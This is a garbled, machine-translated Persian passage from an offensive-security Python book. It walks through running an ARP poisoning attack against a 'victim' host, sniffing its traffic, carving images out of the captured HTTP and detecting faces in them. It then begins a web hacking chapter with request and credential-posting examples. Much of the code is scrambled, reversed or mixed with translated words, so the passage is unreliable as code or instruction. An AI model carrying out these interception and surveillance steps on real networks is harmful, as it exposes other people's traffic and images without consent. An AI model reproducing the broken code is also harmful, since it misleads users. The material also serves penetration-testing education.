باید این پسر بد را به یک چرخش ببریم!

لگد زدن به لاستیک‌ها
قبل از شروع، ابتدا باید به دستگاه میزبان محلی بگوییم که می‌توانیم بسته‌ها را هم به دروازه و هم به آدرس IP هدف ارسال کنیم. اگر از Kali VM خود استفاده می‌کنید، دستور زیر را در ترمینال خود وارد کنید:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

اگر از طرفداران اپل هستید، از دستور زیر استفاده کنید:

```
#:> sudo sysctl -w net.inet.ip.forwarding=1
```

اکنون که انتقال IP را در اختیار داریم، باید اسکریپت را روشن کنیم و کش ARP دستگاه مورد نظر را بررسی کنیم. از دستگاه مهاجم خود، موارد زیر را (به عنوان روت) اجرا کنید:

```
en0:#:> python arper.py 192.168.1.193 192.168.1.254 en0
      . دروازه (192.168.1.254) است.
      . قربانی (192.168.1.193) است.
-----ip src: 192.168.1.254 ip dst: 192.168.1.193 mac dst:
```

```
src: مک 38:f9:d3:63:5c:48
      a4:5e:60:ee:17:5d
      192.168.1.254 در ARP
dst: 20:e5:64: c0:76:d0 mac_src: a4:5e:60:ee:17:5d
      ip src: 192.168.1.193 ip dst: 192.168.1.254 mac
-----
```

```
192.168.1.193 در ARP گوید ممکن استARP
```

شروع سه [CTRL-C] برای توقف

Scapy 61 شبکه با

بو کشیدن 100 بسته
.....
.....
.....ARP ...
.....

عالی! بدون خطا یا چیزهای عجیب و غریب دیگر. حالا باید حمله به را تایید کنیم

ماشین هدف در حالی که اسکریپت در حال گرفتن 100 بسته بود، جدول ARP را روی دستگاه قربانی با arp نمایش دادیم.
دستور:

```
MacBook-Pro:~ viktima$ arp -a
dsldevice.attlocal.net (192.168.1.254) arpa4:5e:60:ee:17:5d
drkali.attlocal.net (192.168.1.203)
en0 ifscope arpa4:5e:60:ee:17:5d
en0 ifscope
```

اکنون می توانید بینید که قربانی بیچاره بک حافظه پنهان ARP مسموم دارد، در حالی که دروازه اکنون همان آدرس MAC را دارد که رایانه مهاجم دارد. شما به وضوح می توانید در ورودی بالای دروازه بینید که ما از 192.168.1.203 در حال حمله هستیم. هنگامی که حمله به ضبط بسته ها پایان داد، باید یک فایل pcap را در همان دایرکتوری اسکریپت خود مشاهده کنید. البته می توانید کارهایی مانند وادار کردن کامپیوتر مورد نظر به پراکسی کردن تمام ترافیک خود از طریق یک نمونه محلی Burp انجام دهید یا هر کاری انجام دهید.

تعدادی چیزهای ناخوشایند دیگر ممکن است بخواهید برای بخش بعدی پردازش pcap به آن فایل بچسبید —هرگز نمی دانید چه چیزی ممکن است پیدا کنید!

pcap پردازش

و ابزارهای دیگر مانند Network Miner برای کاوش تعامل فایل‌های ضبط بسته عالی هستند، اما گاهی اوقات می‌خواهید فایل‌های pcap را با استفاده از Python و Scapy پرش دهید. برخی از موارد استفاده عالی، موارد آزمایش مهم را بر اساس نرافیک شبکه گرفته شده یا حتی چیزی به سادگی پخش مجدد ترافیکی که ضبط کرده اید، ایجاد می‌کنند.

ما یک چرخش کمی متفاوت در این مورد خواهیم داشت و سعی می‌کنیم فایل‌های تصویری را از ترافیک استخراج کنیم. با در دست داشتن این فایل‌های تصویری، از OpenCV (<http://www.opencv.org/>) استفاده خواهیم کرد. ابزار بینایی کامپیوتربی، برای شناسایی تصاویری که حاوی صورت انسان هستند تا بتوانیم تصاویری که ممکن است جالب باشند را محدود کنیم. شما می‌توانید از اسکریپت قبلی مسومیت ARP را برای تولید فایل‌های pcap استفاده کنید. یا می‌توانید sniffer مسومیت ARP را گسترش دهید تا در جین جستجوی هدف، تصاویر را تشخیص چهره انجام دهید.

این مثال دو کار جدگانه را انجام می‌دهد: حک کردن تصاویر از ترافیک HTTP و تشخیص چهره در آن تصاویر. برای تطبیق با این موضوع، ما دو برنامه ایجاد می‌کنیم تا بتوانید بسته به وظیفه ای که در دست دارید، استفاده جدگانه از آنها را انتخاب کنید. شما همچنین می‌توانید از برنامه‌ها به ترتیب استفاده کنید، همانطور که در اینجا انجام خواهیم داد. اولین برنامه، recapper.py یک فایل pcap را تجزیه و تحلیل می‌کند، هر تصویری را که در جریان‌های موجود در فایل pcap وجود دارد، مکان‌یابی می‌کند و آن تصاویر را روی دیسک من‌نویسید. برنامه دوم، detector.py یک از آن فایل‌های تصویری را تجزیه و تحلیل می‌کند تا مشخص کند که آیا حاوی آن هستند با خیر

یک صورت. اگر این کار را کرد، یک تصویر جدید روی دیسک می نویسد و یک قادر در اطراف هر چهره در تصویر اضافه می کند.

باید با حذف کد لازم برای انجام تجزیه و تحلیل pcap شروع کنیم. در کد زیر، از یک namedtuple یک ساختار داده پایتون با فیلد های قابل دسترسی با جستجوی ویژگی استفاده خواهیم کرد. یک تاپل استاندارد شما را قادر می سازد تا دنباله ای از مقادیر تغییرناپذیر را ذخیره کنید. آنها تقریباً مانند لیست هستند، با این تفاوت که شما نمی توانید مقدار یک تاپل را تغییر دهید. تاپل استاندارد از شاخص های عددی برای دسترسی به اعضای خود استفاده می کند:

[1] نقطه [0] = چاپ (نقطه[0]) . نقطه[1]

از طرف دیگر، یک namedtuple معمولی رفتار می کند با این تفاوت که می تواند از طریق نام آنها به فیلد ها دسترسی داشته باشد. این باعث می شود که بسیار خواناتر و همچین حافظه کارآمدتر از دیکشنری است. نحو برای ایجاد یک namedtuple بده دو آرگومان نیاز دارد: نام تاپل و لیستی از نام فیلد ها با فاصله. به عنوان مثال، فرض کنید من خواهد یک ساختار داده به نام Point با دو ویژگی x و y ایجاد کنم. شما آن را به صورت زیر تعریف می کنید:

Point = namedtuple('Point', ['x', 'y'])

سپس می توانید یک شی Point به نام x پا کد (35,65) برای مثال ایجاد کنید و به ویژگی های آن دقیقاً مانند ویژگی های یک کلاس رجوع کنید: x و y به اشاره می کنند. و لویزگی های یک نقطه خاص به nameput اشاره می کنند. خواندن آن بسیار ساده تر از کدی است که به نمایه برخی از موارد در یک تاپل معمولی اشاره می کند. در مثال ما، فرض کنید یک Response با دو ویژگی header و payload ایجاد کرده اید:

Response = namedtuple('Response', ['header', 'Payload'])

اکنون، به جای ارجاع به شاخص یک تاپل معمولی، می توانید از Response.header یا Response.payload استفاده کنید که در کد زیر بسیار آسان تر است. باید از این اطلاعات در این مثال استفاده کنیم، ما یک فایل pcap را می خوانیم، تصاویری که منتقل شده اند را بازسازی می کنیم و تصاویر را روی دیسک می نویسیم. برای این کار recapper.py را باز کنید و کد زیر را وارد کنید:

از TCP, rdpcap وارد کردن scapy.all
مجموعه های واردات import os واردات zlib

```
1 OUTDIR = '/root/Desktop/pictures'  
PCAPS = '/root/Downloads'
```

```
= collections.namedtuple('Response', ['header', 'payload'])  
2 Response
```

```

3 def get_header(payload):
    content_name='image'):4 def extract_content
    عبور
    Recapper: def __init__(self, fname):5 كلاس
    عبور
    5 def get_responses(self):
        عبور
    6 def write (self, content_name):7
        عبور
        اگر __name__ == '__main__':
            pfile = os.path.join (PCAPS, 'pcap.pcap')
            recapper = Recapper(pfile)8
            recapper.get_responses()
            etirw.reppacer()
        تصویر()

```

این منطق اسکلت اصلی کل اسکریپت است و به زودی توابع پشتیبانی را اضافه خواهیم کرد. Import اینها را راه اندازی می کنیم و سپس محل دایرکتوری که در آن تصاویر خروجی می شود و محل فایل pcap برای خواندن 1 را مشخص می کنیم. سپس یک namedtuple Response تعريف می کنیم که دارای دو ویژگی باشد: هدر بسته و بسته . ما دوتابع کمک برای دریافت هدر بسته 3 ایجاد می کنیم و محتویات 4 را استخراج می کنیم که با کلاس Recapper که برای بازسازی تصاویر موجود در جریان بسته تعريف می کنیم استفاده می کنیم . علاوه بر __init__ کلاس Recapper دو روش خواهد داشت: که پاسخها را از فایل 5 pcap می خواند، و نوشتن، که فایل های تصویری موجود در پاسخهای دایرکتوری خروجی 6 را می نویسد.

باید با نوشتن تابع get_header پر کردن این اسکریپت را شروع کنیم :

```

get_header(payload): try: header_raw = payload[:payload.inHeaderLength]9
    sys.stdout.write('-') sys.stdout.flush()
    برگدان هیچ 2
    header = dict(re.findall(r'(?P<name>.*?): (?P<value>.*?)\r\n', header_raw.decode()))3
    'محتویات هیچکدام را برگرداند سربرگ برگشت
    'نہ در سربرگ تاپ کنید: 4

```

تابع get_header HTTP را می گیرد و هدرها را بیرون می اندازد .
ما هدر را با جستجوی بخشی از محموله استخراج می کنیم که از ابتداء شروع می شود و با چند جفت کالسکه بازگشته و خط جدید احتمله می یابد. اگر محموله با آن الگو مطابقت نداشته باشد، یک ValueError دریافت می کنیم، در این صورت ما فقط یک خط تیره (-) در کنسول می نویسیم و 2 را برمن گردانیم. در غیر این صورت، یک دیکشنری (هدر) از بار رمزگشایی شده ایجاد می کنیم و روی دو نقطه تقسیم می کنیم تا کلید قسمت قبل از دو نقطه و مقدار قسمت بعد باشد. کولون 3. اگر هدر کلیدی به نام Content-Type نداشته باشد، None را برمن گردانیم تا نشان دهیم هدر حاوی داده هایی نیست که می خواهیم استخراج کنیم .4. حالا باید یک تابع بنویسیم تا محتوا را از

: واکنش

```

content_name='image'): def extract_content
    محتوا، نوع_محتوا = هیچ، هیچ
    Response.header['Content-Type']: در 1 if content_name
        2 content_type = Response.header['Content-Type'].split('/')[1] 3 content =
            Response.payload[Response.payload.index(b'\r\n\r\n')+4:]

Content-Encoding: def extract_content(Response.payload):
    if Response.header['Content-Encoding']:
        Response.header: if Response.header['Content Encoding']

```

5 محتوا را برگردانید، content_type

تابع `extract_content` HTTP و نام نوع محتوای را که می‌خواهیم استخراج کنیم می‌گیرد. به یاد بیاورید که `Response` یک نام دو قسمت است: هدر و بار.

اگر محتوا با ابزاری مانند `gzip` یا `deflate` شده باشد، با استفاده از مازول `libz` محتوا را از حالت فشرده خارج می‌کیم. برای هر پاسخی که حاوی تصویر باشد، هدر نام تصویر را در ویژگی `Content-Type` داشت (به عنوان مثال، `image/png` یا `image/jpeg`). در هدر 2 مشخص شده است. متغیر `content` داشتن خود محتوا ایجاد می‌کنیم که همه چیز در `payload` بعد از هدر 3 است. در نهایت یک تابلی از `content_type` و 5 برمی‌گردانیم.

با تکمیل این دو تابع کمک، باید متدهای `Recapper` را پر کنیم:

```

1         جمع بندی کلاس:
def __init__(self, fname):
2     rdpcap(fname) 2 self.sessions = pcap.sessions()
3 self.responses = list()

```

ابتدا، شن را با نام فایل `pcap` که می‌خواهیم استفاده می‌کنیم، مقداردهی اولیه می‌کنیم. ما از یک ویژگی زیبای Scapy استفاده می‌کنیم تا به طور خودکار هر جلسه 2 TCP را به یک فرهنگ لغت که شامل هر جریان کامل است، جدا کنیم. در نهایت، یک لیست خالی به نام پاسخ ایجاد می‌کنیم که می‌خواهیم با پاسخ‌های فایل 3 آن را پر کنیم.

در روش `get_responses`، پیمایش می‌کنیم تا هر کدام را جداگانه پیدا کنیم
پاسخ دهید و هر یک را به لیست پاسخ‌های موجود در جریان بسته اضافه کنید:

```

= b"برای بارگذاری جلسه"
def get_responses(self):
    در جلسات خود:
        2 self.sessions[session]: برای بسته در

```

لطفاً کمین:

مالکیت شبکه با Scapy 65

```

3           4 sys.stdout.write('x') if packet[TCP].dport == 80
== 80:      packet[TCP].sport payload += bytes(packet[TCP].payload)
sys.stdout.flush()  به جز
IndexError:

اگر محموله:
= get_header(payload) 5 سرصفحه اگر هدر هیچ ناشد:
ادامه دارد
6 self.responses.append(Response(header=header, payload=payload))

```

در روش `get_responses`، ما روی دیکشنری جلسه ۱ و سپس روی بسته ها در هر جلسه ۲ ذکار می کنیم. ترافیک را فیلتر می کنیم تا فقط بسته هایی با مقصد یا پورت مبدأ ۸۰ دریافت کنیم. سپس بار تمام ترافیک را به هم متصل می کنیم. در یک بافر واحد به نام `payload`، این را باعث مانند کلیک راست روی یک بسته در Wireshark و انتخاب Follow TCP Stream است. اگر موفق نشدم به متغیر `payload` اضافه کنیم (به اختصار زیاد چون TCP در بسته وجود ندارد)، یک `x` را در کنسول چاپ می کنیم و ۴ را ادامه می دهیم.

سپس، پس از اینکه داده های HTTP را دوباره مونتاژ کردیم، اگر رشته بایت بار بازگذاری نیاشد حالی، آن را به تابع تجزیه سرصفحه ۵ از HTTP `get_header` می دهیم، که به ما امكان می دهد سرصفحه های HTTP را به صورت جداگانه بررسی کنیم. سپس، `Response` را به لیست پاسخها ۶ اضافه می کنیم.

در نهایت لیست پاسخ ها را مرور می کنیم و اگر پاسخ حاوی تصویر باشد، تصویر را با متده شنوند ر روی دیسک من نویسیم:

```

def write(self, content_name):
    1 برای، پاسخ در enumerate(self.responses):
        2 اگر content_type == 'image/jpeg':
            fname = os.path.join(OUTDIR, f'ex_{i}.{content_type}')
            3 content_type = extract_content(content_name)
            content_type: با print(f'Writing {fname}')
f: open(fname, 'wb')  به صورت

```

با تکمیل کار استخراج، روش نوشتمن فقط باید روی پاسخ های ۱ تکرار شود، محتوا ۲ را استخراج کند و آن محتوا را در فایل ۳ بنویسید. فایل در فهرست خروجی با نام هایی که شمارنده از enumerate می شکیل می دهد ایجاد می شود. تابع داخلی و مقدار content_type به عنوان مثال، نام تصویر حاصل ممکن است `ex_2.jpg` باشد. وقتی برنامه را اجرا می کنیم، یک Recapper ایجاد می کنیم

شی، متده `get_responses` آن را فراخوانی کنید تا تمام پاسخ های موجود در فایل `pcap` بیاورد و سپس تصاویر استخراج شده از آن پاسخ ها را روی دیسک بنویسید. در برنامه بعدی، هر تصویر را بررسی می کنیم تا مشخص شود که آیا در آن صورت انسان وجود دارد یا خیر. برای هر تصویری که یک چهره دارد، یک تصویر جدید روی دیسک من نویسیم و یک کادر در اطراف صورت در تصویر اضافه می کنیم. یک فایل جدید به نام `detector.py` باز کنید:

```

واردادات csv2واردادات
OS ROOT =

```

```
'/root/Desktop/pict
اورس
FACES = '/root/Desktop/faces'
TRAIN = '/root/Desktop/training'
```

```
def detect(srcdir=ROOT, tgtdir=FACES, train_dir=TRAIN):
    fname = os.listdir(srcdir)
    if not fname:
        return
    for f in fname:
        if f.endswith('.JPG'):
            img = cv2.imread(os.path.join(srcdir, f))
            daermi = cv2.cvtColor(img, cv2.COLOR_BGR2GRAY)
```

نام کامل) اگر img =
هیچکدام باشد: ادامه

```
= cv2.CascadeClassifier(cv2.CascadeClassifier('haarcascade_frontalface_alt.xml'))
rects = cascade.detectMultiScale(img, scaleFactor=1.3, 5)
if not rects:
    return
```

3 cascade

~~Attributed to Gopalratna facts[found in refatne2]~~

ادامه هید

چهره های را در تصویر 1، y1، x2، y2 به صورت مستقیم برجسته کنید:

```
cv2.rectangle(img, (x1, y1), (x2, y2), (127, 255, 0), 2)
img = cv2.imwrite("new.jpg", img)
```

if name == '__main__': detect()

تابع detect فهرست منبع، دایرکتوری هدف و دایرکتوری آموزشی به عنوان ورودی روی فایل‌های PG ادار فهرست منبع تکرار می‌اشود.
 (از آنجایی که ما به دنبال چهره های مختیم، تصاویر احتمالاً عکس هستند، بنابراین به احتمال زیاد به عنوان فایل های jpg با استفاده از کتابخانه بینایی کامپیوتري OpenCV cv2 2 تصویر را می خوانیم ، فایل آشکارساز XML را بازگیری می کنیم . و شن آشکارساز چهره cv2 را ایجاد کنید. این آشکارساز یک طبقه بندی است که از قبیل برای تشخیص چهره ها در جهت رو به جلو آموزش دیده است. شامل طبقه بندی کننده ای برای تشخیص چهره، دستها، میوه ها و مجموعه ای از اشیاء دیگر است که متوابع خودتان آنها را امتحان کنید. برای تصاویری که در آنها چهره ها یافت می شوند 4. طبقه بندی کننده مختصات یک مستطیل را برمی گرداند که مربوط به جایی است که صورت در تصویر شناسایی شده است. در این صورت، پیام را در کنسول چاپ می کنیم، یک کادر سبز رنگ دور صورت 6 می کشمیم و تصویر را در پوشش خروجی 7 می نویسم.

داده های از آشکارساز بازگردانده می شوند به شکل، $x, y, width, height$ ، ارتفاع) هستند، که در آن مقادیر $y, width, height$ پایین سمت چپ مستطیل را ارائه می دهند و مقادیر عرض، ارتفاع مربوط به عرض و ارتفاع است. از مستطیل ما از نحو 5 برش پایتون برای تبدیل از یک فرم به فرم دیگر استفاده می کنیم. یعنی داده های rect بروگشتی را به مختصات واقعی تبدیل می کنیم: $(x1, y1, x1+width, y1+height)$ (یا $(x1, y1, x2, y2)$). این فرمت ورودی است که متند cv2.rectangle انتظار دارد.

مالکیت شبکه با Scapy 67

این کد ساختارمندانه توسط کریس فیداو در <http://www.fideloper.com/facial-detection/> این مثال تغییرات جزئی در نسخه اصلی ایجاد کرد.
حال باید همه اینها را برای چرخش در Kali VM خود در نظر بگیریم.

لگد زدن به لاستیک ها

اگر ابتدا کتابخانه های OpenCV را نصب نکرده اید، دستورات زیر را (باز هم متشکرم، کریس فیداو) را از یک ترمینال در Kali VM خود اجرا کنید:

```
#:> apt-get install libopencv-dev python3-opencv python3-numpy python3-scipy
```

این باید تمام فایل های لازم برای تشخیص چهره را روی تصاویر به دست آمده نصب کند. ما همچنین باید فایل آموزش تشخیص چهره را بگیریم، مانند:

ملامین

```
#:> wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

فایل دانلود شده را در دایرکتوری که در متغیر TRAIN مشخص کرده ایم کپی کنید
در اکنون جند دایرکتوری برای خروجی ایجاد کنید، یک pcap را در آن قرار دهید و اسکریپت ها را اجرا کنید. این
باید چیزی شبیه به شکل زیر باشد:

```
#:> mkdir /root/Desktop/pictures
#:> mkdir /root/Desktop/faces
#:> python recapper.py
استخراج شده: 189 تصویر
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
نوشتن عکس
نوشتن عکس
نوشتن تصاویر
نوشتن تصاویر/...
#:> python detector.py
صورت گرفت
صورت گرفت...
#:>
```

ممکن است تعدادی از پیام های خطای مشاهده کنید که توسط OpenCV تولید می شوند، زیرا ممکن است برخی از تصاویری که ما در آن قرار داده ایم خراب یا تا حدی دانلود شده باشند یا قالب آنها بسته بانی نشود. (ما ساختن یک روال استخراج و اعتبارسنجی تصویر قوی را به عنوان یک تکلیف برای شما ترک می کنیم)، اگر چهره خود را باز کنید


دایرکتوری، شما باید چندین فایل با چهره ها و جعبه های سیز جادویی که در اطراف آنها کشیده شده است را ببینید.

این تکنیک من تواند برای تعیین نوع محتواهای مورد نظر شما و همچنین برای کشف رویکردهای احتمالی از طریق مهندسی اجتماعی استفاده شود. البته من توانید این مثال را فراتر از استفاده از آن در برابر تصاویر حک شده از pcaps گسترش دهید و از آن در ارتباط با خزینه وب و تکنیک های تجزیه توضیح داده شده در فصل های بعدی استفاده کنید.

Machine Translated by Google

5

WEBH AC KERY



توانایی تجزیه و تحلیل برنامه های کاربردی وب یک مهارت کاملًاً حیاتی برای هر مهاجمی است

یا تسترنفوود در اکثر کارهای شبکه مدرن، برنامه های کاربردی وب بزرگترین سطح حمله را ارائه می دهند و بنابراین رایج ترین راه برای آنها نیز هستند

دسترسی به خود برنامه های وب

تعدادی ابزار کاربردی وب عالی را خواهید دید که در پایتون نوشته شده اند، از جمله `w3af` و `sqlmap`. موضوعاتی مانند تزیریق SQL تا حد مرگ شکست خورده اند، و ابزار موجود به اندازه کافی بالغ است که نیازی به اختراع مجدد چرخ نداشته باشیم. در عوض، ما اصول تعامل با وب را با استفاده از پایتون بررسی می کنیم و سپس بر روی این دانش برای ایجاد ابزار شناسایی و نیروی بیرحم ایجاد می کنیم. با ایجاد چند ابزار مختلف، باید مهارت‌های اساسی را که برای ساختن هر نوع ابزار ارزیابی اپلیکیشن وеб که سناریوی حمله خاص شما نیاز دارد، بیاموزید.

در این فصل، سه سناریوی برای حمله به یک برنامه وеб را بررسی خواهیم کرد. در در سناریوی اول، شما چارچوب وеб را می‌اشناسید که هدف از آن استفاده می‌کند، و این فریم ورک به طور تصادفی منبع باز است. چارچوب برنامه وеб شامل بسیاری از فایل‌ها و دایرکتوری‌ها در دایرکتوری‌های درون دایرکتوری‌ها است. ما نقشه‌ای ایجاد می‌کنیم که نشان می‌دهد

سلسله مراتب برنامه وب به صورت محلی و استفاده از آن اطلاعات برای مکان یابی فایل ها و دایرکتوری های واقعی در هدف زنده.

در سناریوی دوم، شما فقط URL مورد نظر خود را می‌دانید، بنابراین ما با استفاده از فهرست کلمات برای ایجاد فهرستی از مسیرهای فایل و نام دایرکتوری‌هایی که ممکن است در هدف وجود داشته باشند، به همان نوع نگاشت بر ارحامانه متولی می‌شویم. سپس سعی خواهیم کرد به لیست حاصل از مسیرهای ممکن در برای یک هدف زنده متصل شویم.

در سناریوی سوم، شما آدرس اصلی هدف خود و صفحه ورود آن را می‌دانید.

ما صفحه ورود را بررسی می‌کنیم و از یک لیست کلمات برای اجباری ورود به سیستم استفاده می‌کنیم.

استفاده از کتابخانه های وب

ما با مرور کتابخانه‌هایی که می‌توانید برای تعامل با سرویس‌های وب از آنها استفاده کنید، شروع می‌کنیم. هنگام انجام حملات مبتنی بر شبکه، ممکن است از ماشین خود یا ماشینی در داخل شبکه ای که به آن حمله می‌کنید استفاده کنید. اگر روی یک ماشین در معرض خطر قرار دارید، باید به آنچه دارید بستنده کنید، که ممکن است نصب پایتون X.2. با پایتون X.3. باشد. ما نگاهی خواهیم داشت به آنچه می‌توانید در آن شرایط با استفاده از کتابخانه استاندارد انجام دهید. با این حال، در ادامه فصل، فرض می‌کنیم که در دستگاه مهاجم خود از بهترین بسته‌ها استفاده می‌کنید.

کتابخانه urllib2 برای Python 2.x

کتابخانه urllib2 را خواهید دید که در کد نوشته شده برای Python 2.x استفاده شده است. در کتابخانه استاندارد قرار داده شده است. بسیار شبیه به کتابخانه سوکت برای نوشتن ابزار شبکه، افراد هنگام ایجاد ابزارهایی برای تعامل با سرویس‌های وب از کتابخانه urllib2 استفاده می‌کنند. بیایید نگاهی به کدهایی بیندازیم که درخواست GET بسیار ساده ای را به وب سایت No Starch Press می‌دهد:

```
واردات urllib2
url = 'https://www.nostarch.com'
response = urllib2.urlopen(url) # GET پاسخ
print(response.read())
response.close()
```

این ساده ترین مثال از نحوه درخواست GET به یک وب سایت است. ما یک URL را به تابع 1 urllopen ارسال می‌کنیم، که یک شی فایل مانند را برمی‌گرداند که به ما امکان می‌دهد متن آنچه وب سرور راه دور برمی‌گرداند را بازخوانی کنیم. هیچ جاوا اسکریپت یا سایر زبان‌های سمت کلاینت اجرا نمی‌شود.

با این حال، در بیشتر موارد، شما می‌خواهید کنترل دقیق تری بر نحوه عملکرد خود داشته باشید این درخواست‌ها را انجام دهید، از جمله توانایی تعریف مدهای خاص، رسیدگی به کوکی‌ها و ایجاد درخواست‌های `Request` کتابخانه `urllib2` شامل یک کلاس `Request` است که این سطح از کنترل را به شما می‌دهد. مثال زیر به شما نشان می‌دهد که چگونه می‌توانید با استفاده از کلاس `Request` و با تعریف یک هدر `User-Agent` HTTP، درخواست `GET` را ایجاد کنید:

```
واردات urllib2
url = "https://www.nostarch.com"
headers = {'User-Agent': "Googlebot"}  
1  
  
= urllib2.Request(url, headers)3 = پاسخ  
(درخواست)nepolru.2billru  
  
print(response.read()) answer.close()2
```

ساخت یک شی `Request` کمی با مثال قبلی ما متفاوت است. برای ایجاد هدهای سفارشی، ما یک دیکشنری هدر `headers` می‌کنیم که به ما اجازه می‌دهد تا کلیدها و مقادیر هدر را که می‌خواهیم استفاده کنیم را تنظیم کنیم. در این حالت، اسکریپت پایتون را به نظر می‌رسانیم که `Googlebot` را به عنوان مدیر زمینه `Request` خود را ایجاد می‌کند. در `url` و دیکشنری سرصفحه `headers` ارسال می‌کنیم، و سپس شی `Request` را به فراخوان `urlopen` تابع ۳ می‌دهیم. این یک شیء عمومی فایل مانند را برمی‌گرداند که می‌توانیم از آن برای خواندن داده‌ها از وب سایت راه دور استفاده کنیم.

کتابخانه urllib برای Python 3.x

در Python 3.x، کتابخانه استاندارد `urllib` فراهم می‌کند که قابلیت‌های بسته `urllib2` به `urllib.request` و `urllib.error` تقسیم می‌کند. بسته‌های فرعی همچنین قابلیت تجزیه URL را با بسته `urllib.parse` اضافه می‌کند. برای ایجاد یک درخواست `HTTP` با این بسته، می‌توانید درخواست را به عنوان مدیر زمینه با استفاده از عبارت `with` کدنویسی کنید. پاسخ به دست آمده باید شامل یک رشته باشد. در اینجا نحوه درخواست `GET` آمده است:

```
واردات urllib.parseimport
1  
  
2 URL = 'http://boodeleyboo.com'
3 # GET را با عنوان بسته urlopen باش: بازخانه
4 = answer.read()print(content)4
```

در اینجا بسته‌های مورد نیاز ۱ را وارد می‌کنیم و URL ۲ را تعریف می‌کنیم. سپس با استفاده از روش `urlopen` به عنوان مدیر زمینه، درخواست ۳ را می‌کنیم و پاسخ ۴ را می‌خوانیم.

برای ایجاد یک درخواست `POST`، یک فرهنگ لغت داده را به شی درخواست، مرگداری شده ارسال کنید به عنوان بایت این فرهنگ لغت داده باید جفت‌های کلید-مقدار را داشته باشد که وب موردنظر است

برنامه انتظار دارد. در این مثال، فرهنگ لغت اطلاعات حاوی اطلاعات کاربری (user, passwd) مورد نیاز برای ورود به وب سایت مورد نظر است:

```

اطلاعات = {'user': 'tim', 'passwd': '31337'}
1 داده # urlib.parse.urlencode(info).encode() از داده اکنون باز
باشد تایپ کنید

2 req = urlib.request.Request(url, data) باش
# POST که اعتبرانه را در درخواست 2 urlib.request.urlopen(req)
= answer.read()print(content) محتوا

```

ما دیکشنری داده‌ای را که حاوی اطلاعات ورود به سیستم است رمزگذاری می‌کنیم تا آن را a بایت شی، آن را در درخواست 2 POST که اعتبارنامه‌ها را ارسال می‌کند، فرار دهید و پاسخ برنامه وب را به تلاش برای ورود به سیستم دریافت کنید.

کتابخانه درخواست ها

حتی استاد رسمی پایتون استفاده از کتابخانه درخواست‌ها را برای رابط مشتری HTTP در سطح بالاتر توصیه می‌کند. این در کتابخانه استاندارد نیست، بنابراین باید آن را نصب کنید. در اینجا نحوه انجام این کار با استفاده از pip آمده است: درخواست‌های [نصب pip](#)

کتابخانه درخواست‌ها مفید است زیرا می‌تواند به طور خودکار کوکی‌ها را مدیریت کند شما، همانطور که در هر مثالی که در ادامه می‌آید خواهید دید، اما به خصوص در مثالی که ما به یک سایت وردپرسی در «تأثید هویت اجباری فرم HTML» در صفحه 85 حمله کردیم. برای درخواست، HTTP موارد زیر را انجام دهید:

```
= requests.get('http://boodelyboo.com') # GET پاسخ
```

```

data = {'user': 'tim', 'passwd': '31337'}
1 پاسخ
= requests.post(url, data=data) # POST
2 print(response.text) # answer.text = string; answer.content =

```

ما url درخواست و یک فرهنگ لغت داده حاوی کاربر و کلیدهای passwd ایجاد می‌کنیم. سپس آن درخواست را پست می‌کنیم و ویژگی متن (یک رشته) 2 را چاپ می‌کنیم. اگر ترجیح می‌دهید با یک رشته بایت کار کنید، از ویژگی محتوا که از پست بازگردانده شده است استفاده کنید. نمونه ای از آن را در «بررسی احراز هویت فرم HTML» در صفحه 85 مشاهده خواهید کرد.

بسته های BeautifulSoup و xml

بس از دریافت پاسخ BeautifulSoup، می تواند به شما در تجزیه و تحلیل محتوا کمک کند. طی چند سال گذشته، این دو بسته شباهت بیشتری پیدا کرده اند. می توانید از تجزیه کننده BeautifulSoup با استفاده از تجزیه کننده XML با بسته BeautifulSoup را شناسایی کنید.

کد هکرهای دیگری را خواهید دید که از یکی با دیگری استفاده می کنند. بسته BeautifulSoup منطقی دارد تا به طور خودکار رمزگذاری صفحه HTML مورد نظر را شناسایی کند. ما از XML استفاده خواهیم کرد:
بسته اینجا هر بسته را با پیپ نصب کنید:

```
lxml pip install beautifulsoup4
    pip install
```

فرض کنید محتوای HTML یک درخواست را در متغیری به نام ذخیره شده دارید
محتوا. با استفاده از XML می توانید مطالب را بازیاب و لینک ها را به صورت زیر تجزیه کنید:

```
io import BytesIOfrom lxml import etree import
```

درخواست ها

```
url = 'https://nostarch.com
r = requests.get(url) # GETcontent = r.content #
است

= etree.HTMLParser()
تجزیه کننده
content = etree.parse(BytesIO(content), parser=parser) #
برای پیوند در
# همه عناصر لنگر "a" را پیدا کنید.
درcontent.findall('//a')

(f"{{link.get('href')}} -> {{link.text}}")
```

5 چاپ

ما کلاس BytesIO را از مژوو 1 می کنیم ، زیرا به آن نیاز داریم تا از یک رشته بایت به عنوان یک شی فایل هنگام تجزیه پاسخ استفاده کنیم. در مرحله بعد، درخواست GET را طبق معمول 2 انجام می دهیم و سپس از تجزیه کننده HTML برای تجزیه پاسخ استفاده می کنیم. تجزیه کننده انتظار یک شی فایل مانند یا یک نام فایل را دارد. کلاس lxml 3 ما را قادر می سازد از محتوای رشته بایت برگشتن یک شی فایل مانند برای ارسال به تجزیه کننده BytesIO 4 استفاده کنیم. ما از یک پرس و جو ساده برای یافتن تمام تگ های anchor (که حاوی پیوندها در محتوای برگشتن استفاده می کنیم و چاپ می کنیم. نتایج هر تگ لنگر یک پیوند را تعریف می کند. ویژگی href آن URL یک را مشخص می کند.

به استفاده از string-f توجه کنید که در واقع نوشتن را انجام می دهد. در پایتون 3.6 و بعداً، می توانید از رشته های آبرای ایجاد رشته هایی که حاوی مقادیر متغیر محصور در داخل پرانتز هستند استفاده کنید. این به شما اجازه می دهد تا به راحتی کارهای مانند گنجاندن نتیجه فراخوانی تابع (link.get('href')) یا یک مقدار ساده را در رشته خود انجام دهید.
با استفاده از BeautifulSoup، می توانید همان نوع تجزیه را با این کد انجام دهید.
همانطور که می بینید، این تکنیک بسیار شبیه به آخرین مثال ما با استفاده از XML است:

از BeautifulSoup را به عنوان bs4 می بود کنید

```
= 'http://bing.com' requests.get(url)
r =
```

```
1 درخت # تجزیه به درخت
2 برای پیوند در # عناصر لنگر "a" را پیدا کنید.
3 چاپ ("f'{link.get('href')}") -> {link.text}
```

